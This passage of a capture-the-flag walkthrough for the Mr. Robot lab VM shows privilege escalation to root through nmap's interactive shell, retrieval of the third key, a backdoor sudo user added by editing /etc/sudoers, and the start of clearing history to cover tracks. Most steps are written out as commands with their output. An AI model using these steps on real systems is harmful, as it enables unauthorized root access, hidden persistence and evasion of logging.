


```
robot@linux:~$ cd /root
cd /root
bash: cd: /root: Permission denied
robot@linux:~$
```

So we need to escalate our privileges to root. After some research I learnt that nmap uses root privileges and one can gain root privileges through nmap when it's in interactive mode.

So nmap default location is usually at **/usr/local/bin/** directory.


**Command1:** cd /usr/local/bin/ **Command2:** ls **Command:** nmap



```
cd /usr/local/bin
robot@linux:/usr/local/bin$ ls
ls
nmap
robot@linux:/usr/local/bin$ nmap
nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
robot@linux:/usr/local/bin$
```

**Command:** nmap - -interactive


**Command: nmap>** !sh (-- to spawn a TTY shell from within nmap -- (http://netsec.ws/?p=337))



```
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# ls
ls
nmap
# pwd
pwd
/usr/local/bin
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
#
```

So we are root, let's find the last key.

**Command1:** cd /root **Command2:** ls **Command3:** cat key-3-of-3.txt



```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat firstboot_done
cat firstboot_done
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```


So we found the last key **key-3-of-3.txt**, and seems this was the first boot done **firstboot_done**.

**KEY 3 =** 04787ddef27c3dee1ee161b21670b4e4

**Step 6: Maintaining Access.**

So we are done finding all the three keys, so let's continue to have fun, maintaining access. So we are going to create another admin user credentials so as to maintain the access.


So to add a user one needs to be root, but we cannot add a user in nmap –interactive we need **robot** user id to add where **robot** user does not have admin rights.



```
# sudo adduser hack
sudo adduser hack
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

robot is not in the sudoers file.  This incident will be reported.
```


So I ended up login in to the Mr.robot vm with robot credentials, then added him to the sudoers file so as to add a new user.

**Command:** nano /etc/sudoers




```
                    [ Error reading /etc/sudoers: Permission denied ]
^G Get Help    ^O WriteOut    ^R Read File   ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit        ^J Justify     ^W Where Is    ^V Next Page   ^U UnCut Text  ^T To Spell
```

So we can't access the file we are not sudo, let's use the nmap interactive, and spawn a tty shell from within nmap.




```
$ cd /usr/local/bin/
$ pwd
/usr/local/bin
$ ls
nmap
$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> _
```




```
nmap> !sh
# whoami
root
# _
```

So we are now root, let's try to access the **/etc/sudoers** file.




```
# /etc/sudoers
# This file MUST be edited with the 'visudo' command as root.
# See the man page for details on how to write a sudoers file.
# Defaults

Defaults        !lecture,tty_tickets,!fqdn

# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
robot   ALL=(ALL) ALL
_

^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Then add robot at the privilege specification with all rights, this allows the user to execute from ALL terminals, acting as ALL (any) users, and run ALL (any) command.




```
$ sudo adduser hacked
[sudo] password for robot:
Adding user `hacked' ...
Adding new group `hacked' (1004) ...
Adding new user `hacked' (1004) with group `hacked' ...
Creating home directory `/home/hacked' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for hacked
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
$ _
```

We have a new user now let's give him sudo privileges by adding him to the sudo group.




```
$ usermod -aG sudo hacked
usermod: Permission denied.
usermod: cannot lock /etc/passwd; try again later.
$ sudo usermod -aG sudo hacked
$ su hacked
Password:
hacked@linux:/usr/local/bin$ ls
nmap
hacked@linux:/usr/local/bin$ whoami
hacked
hacked@linux:/usr/local/bin$ sudo ls -la /root
[sudo] password for hacked:
hacked is not in the sudoers file.  This incident will be reported.
hacked@linux:/usr/local/bin$ _
```

Seems the command we tried to use to add **hacked** user id to sudo group never worked, so we are going to manually add it to the sudoers file and remove **robot** user id.



```
# /etc/sudoers
# This file MUST be edited with the 'visudo' command as root.
# See the man page for details on how to write a sudoers file.
# Defaults

Defaults        !lecture,tty_tickets,!fqdn

# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
hacked   ALL=(ALL) ALL
_

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```




```
hacked@linux:/usr/local/bin$ sudo ls -la /root
[sudo] password for hacked:
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
hacked@linux:/usr/local/bin$ _
```

So we have managed to maintain access.


**Step 7: Covering Tracks.**

So we managed to exploit and gain access, but we need to clear logs of our presence, and activities we just performed.




```
hacked@linux:/usr/local/bin$ history
    1  clear
    2  nmap --interactive
    3  ls
    4  su ls -la /root
    5  sudo ls -la /root
    6  sudo deluser peter
    7  clear
    8  history
hacked@linux:/usr/local/bin$ _
```

So first clear terminal history…



